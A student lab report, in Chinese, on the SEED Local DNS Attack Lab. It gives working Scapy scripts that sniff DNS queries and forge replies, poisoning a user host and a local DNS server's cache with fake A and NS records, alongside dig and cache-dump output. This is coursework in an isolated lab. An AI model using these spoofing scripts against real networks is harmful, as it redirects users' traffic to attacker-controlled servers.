Lab5-report

57118239 张鹏

Task1:

该实验的目的是当攻击者嗅探到用户向本地 DNS 服务器发送 DNS 请求时，伪造一个假的 DNS 响应回传给用户，只要它比真的回复早到达，用户就会接收它。

程序的设计思路是当嗅探到用户发送的 DNS 请求中包含 www.example.com 时，构造相应的响应报文，IP 和 UDP 头不再赘述，DNS 部分中包含一个 DNS 记录，将 www.example.com 指向 IP 地址 1.2.3.4。

Open task1.py ~/Desktop/Labs_20.04/Network Security/Local DNS Attack Lab/Labsetup/volumes Save

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "www.example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
                dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)
myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter
pkt=sniff(iface='br-dda03f97efb9', filter=myFilter, prn=spoof_dns)
```

在一开始的实验中发现，伪造的报文总是比真正的响应来得慢。

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-18 13:24:25.272316026	10.9.0.5	10.9.0.53	DNS	98	Standard query 0xb70f A www.example.com OPT
2	2021-07-18 13:24:25.272443981	10.9.0.53	10.9.0.5	DNS	130	Standard query response 0xb70f A www.example.com A 93.184.216…
3	2021-07-18 13:24:25.293249324	10.9.0.53	10.9.0.5	DNS	106	Standard query response 0xb70f A www.example.com A 1.2.3.4

为了解决这一问题，采用如下命令延缓来自网络中的流量的延迟。


seed@VM: ~/Desktop

```
[07/19/21]seed@VM:~/Desktop$ docksh b9
root@b9a006a7536a:/# tc qdisc add dev eth0 root netem delay 100ms
root@b9a006a7536a:/#
```

在攻击者的终端上运行该程序。

```
root@VM:/volumes# python3 task1.py
 10.9.0.5 --> 10.9.0.53: 62089
.
Sent 1 packets.
```

在用户主机上通过 dig 命令来触发用户主机向本地 DNS 服务器发送 DNS 请求。



可以观察到响应报文中 www.example.com 确实被映射到 1.2.3.4。

Task2：

由于上述实验攻击的是用户主机，当用户每次发送 DNS 请求的时候，都要伪造响应的报文。所以该实验的目的是攻击本地 DNS 服务器，使本地 DNS 服务器的缓存中有对应的记录。

首先清空本地 DNS 服务器的缓存。

```
root@a306c532b03e: /
root@a306c532b03e:/# rndc flush
root@a306c532b03e:/#
```

然后编写代码用于伪造本地 DNS 服务器发出的请求报文的响应。程序的设计思路同上，只不过过滤的报文是由本地 DNS 服务器发出的。

```
Open  task2.py  Save
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "www.example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
                dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)
myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-dda03f97efb9', filter=myFilter, prn=spoof_dns)
```

在攻击者的主机上运行该代码。

```
^Croot@VM:/volumes# python3 task2.py
 10.9.0.53 --> 199.43.135.53: 15403
.
Sent 1 packets.
```

然后在用户主机上用 dig 命令触发用户主机向本地 DNS 服务器发送请求，从而触发本地 DNS 服务器向外请求，从而实现报文的伪造和回复。

```
root@30709c66f4b7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22709
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ec5979d4fe2db1660100000060f539eb52da8ded96cff388 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 2940 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 08:38:03 UTC 2021
;; MSG SIZE  rcvd: 88
```

在用户主机上我们可以观察到 www.example.com 对应了 IP 地址 1.2.3.4。

```
root@a306c532b03e:/# rndc dumpdb -cache
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863940  A       1.2.3.4
root@a306c532b03e:/#
```

在本地 DNS 服务器上我们可以观察到缓存中存在了 www.example.com 对应 IP 地址 1.2.3.4 的记录。


Task3:

在之前的实验中，DNS 缓存中毒只影响一台主机名，如果我们尝试获取其他主机名的 IP 地址的时候，就要再发动攻击。所以该实验的目的是发起一次可以影响整个 example.com 域的攻击。将我们的由攻击者控制的服务器作为该域的服务器，可以由其向用户提供伪造的该域查询答案。

首先清空本地 DNS 服务器的缓存。


```
root@a306c532b03e:/# rndc flush
root@a306c532b03e:/# rndc dumpdb -cache
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep example
root@a306c532b03e:/#
```

程序的设计思路同上，增加一条伪造的 NS 记录，用于后续发往该 example.com 域的报文都能由攻击者控制的服务器 ns.attacker32.com 来进行伪造回复。



```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "www.example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
                NSsec = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
                dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,an=Anssec,ns=NSsec) #
  Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)
myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-dda03f97efb9', filter=myFilter, prn=spoof_dns)
```

在攻击者主机上运行该程序，然后在用户端使用 dig 命令触发 DNS 请求。



```
root@VM:/volumes# python3 task3.py
 10.9.0.53 --> 199.43.135.53: 12607
.
Sent 1 packets.
```

```
root@30709c66f4b7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46337
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f93c6fe8258e3cdb0100000060f53d7b1a16593bb0fe9a36 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 2920 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 08:53:15 UTC 2021
;; MSG SIZE  rcvd: 88
```

可以观察到程序成功伪造报文，在用户主机可以看到 www.example.com 对应 IP 地址 1.2.3.4。

查看本地 DNS 服务器的缓存。

```
root@a306c532b03e:/# rndc dumpdb -cache
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep example
example.com.            777549  NS      ns.attacker32.com.
www.example.com.        863951  A       1.2.3.4
root@a306c532b03e:/#
```

可以看到确实增加了一条对应的 NS 记录，将 example.com 指向 ns.attacker32.com。在用户主机上 dig 一个在该域中的其他主机。

```
root@30709c66f4b7:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62617
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8176ac0af6b4d3ec0100000060f53dd859b8d98da5244866 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 08:54:48 UTC 2021
;; MSG SIZE  rcvd: 89

root@30709c66f4b7:/#
```

可以发现攻击者控制的服务器伪造了一个 DNS 响应报文使其指向 1.2.3.6。


Task4：

在前面的攻击中，我们成功的利用 DNS 缓存中毒攻击使 ns.attacker32.com 作为了 example.com 域的服务器。因此，在本次实验中，我们的目的是看是否能将影响扩展到其他域，我们将增加一条 NS 记录，将 ns.attacker32.com 作为 google.com 的域名服务器。

首先清空 DNS 缓存记录。


```
root@a306c532b03e:/# rndc flush
root@a306c532b03e:/# rndc dumpdb -cache
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep example
root@a306c532b03e:/#
```

程序设计思路与之前几乎没有差别，只需要增加一条 NS 记录将 google.com 指向 ns.attacker32.com。



```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "www.example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
                NSsec1 = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
                NSsec2 = DNSRR(rrname="google.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
                dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,an=Anssec,ns=NSsec1/-
  NSsec2) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)
myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-dda03f97efb9', filter=myFilter, prn=spoof_dns)
```

在攻击方的主机上运行该程序，在用户主机上用 dig 命令触发 DNS 请求。



```
root@VM:/volumes# python3 task4.py
 10.9.0.53 --> 199.43.133.53: 52347
.
Sent 1 packets.
```

```
root@30709c66f4b7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44817
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1e23a74f3add341d0100000060f5416293466fb821bf19d0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 2164 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 09:09:54 UTC 2021
;; MSG SIZE  rcvd: 88

root@30709c66f4b7:/#
```

可以观察到，攻击方程序成功伪造了响应报文，并且可以在用户的主机上发现 www.example.com 的响应报文对应的 IP 地址是 1.2.4.4，攻击成功。

```
root@a306c532b03e:/# rndc dumpdb -cache
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep example
example.com.            777586  NS      ns.attacker32.com.
www.example.com.        863989  A       1.2.3.4
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep google
root@a306c532b03e:/#
```

可以在本地 DNS 服务器中查看缓存发现，存在主机 www.example.com 的记录和域 example.com 的记录，但是没有域 google.com 的记录。攻击者在授权部分放入了两条 NS

记录，分别是 example.com 域和 google.com 域的，他们都指向 ns.attacker32.com 是其权威域名服务器。由于该用户主机使用 dig 命令访问的 www.example.com 是 example.com 域中的主机，故 example.com 的 NS 记录是合法的，所以会被缓存，而第二条 NS 记录是伪造的，如果这个记录被接受，则 ns.attacker32.com 将成为 google.com 的权威域名服务器，这显然是不安全的，所以本地 DNS 服务器没有接受这条记录。

Task5:

在 DNS 回复中有一个 Additional Section，用于提供一些附加的信息。通常提供一些出现在授权域中的部分主机的 IP 地址。此任务的目的是伪造报文，构造一些该部分里的欺骗条目，查看其是否会被本地 DNS 服务器所接受。

首先清空 DNS 服务器缓存。

```
root@a306c532b03e:/# rndc flush
root@a306c532b03e:/# rndc dumpdb -cache
root@a306c532b03e:/# cat /var/cache/bind/dump.db | grep example
root@a306c532b03e:/#
```

程序的设计思路同前面的实验，这里只需要在授权部分放入两条对应的 NS 记录，以及在 Additional Section 中放入三条对应的主机记录。

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "www.example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
                udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
                NSsec1 = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
                NSsec2 = DNSRR(rrname="example.com",type="NS",rdata="ns.example.com",ttl=259200)
                Addsec1 = DNSRR(rrname="ns.attacker32.com",type="A",rdata="1.2.3.4",ttl=259200)
                Addsec2 = DNSRR(rrname="ns.example.com",type="A",rdata="5.6.7.8",ttl=259200)
                Addsec3 = DNSRR(rrname="www.facebook.com",type="A",rdata="3.4.5.6",ttl=259200)
                dns =
  DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/-
  NSsec2,ar=Addsec1/Addsec2/Addsec3) # Create a DNS object
                spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
                send(spoofpkt)
myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-dda03f97efb9', filter=myFilter, prn=spoof_dns)
```

在攻击方上运行该程序，并在用户主机上用 dig 命令触发 DNS 请求。

```
root@VM:/volumes# python3 task5.py
 10.9.0.53 --> 199.43.133.53: 53317
.
Sent 1 packets.
```

```
root@30709c66f4b7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42993
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9a2ed126729d1bc10100000060f54436b9f52d1bb0b5e110 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 1908 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 09:21:58 UTC 2021
;; MSG SIZE  rcvd: 88

root@30709c66f4b7:/#
```

可以发现攻击方成功伪造报文，并且用户主机接收到的响应中 www.example.com 对应 IP 地址 1.2.3.4。

查看本地 DNS 服务器的缓存。

```
example.com.            777592  NS      ns.example.com.
                        777592  NS      ns.attacker32.com.
```

```
; additional
ns.example.com.         863993  A       5.6.7.8
; authanswer
www.example.com.        863993  A       1.2.3.4
; glue
```

```
root@570eda926afa:/# cat /var/cache/bind/dump.db | grep facebook
root@570eda926afa:/#
```

可以发现授权部分的两条记录都生效了，即将 ns.example.com 和 ns.attacker32.com 指定位 example.com 的权威域名服务器。而 Additional Section 部分 ns.example.com 生效，而 ns.attacker32.com 和 www.facebook.com 则没有生效。因为 ns.attacker32.com 和 www.facebook.com 明显不是 example.com 域内的，所以这些域外的信息会被丢弃，而前面在域中的消息就会被接受。

总结:

在这个实验中，我们学习了有关 DNS 域名的架构工作原理以及 DNS 缓存中毒的相关概念，并且尝试了对用户主机直接进行攻击，对本地 DNS 服务器的缓存进行攻击，以及附加其他记录对本地 DNS 服务器缓存的影响，通过这样来实现篡改用户访问指定域名的 IP 地址。在这次实验中，要额外注意本地 DNS 服务器中的缓存记录，不然会导致实验没法到达预期的结果。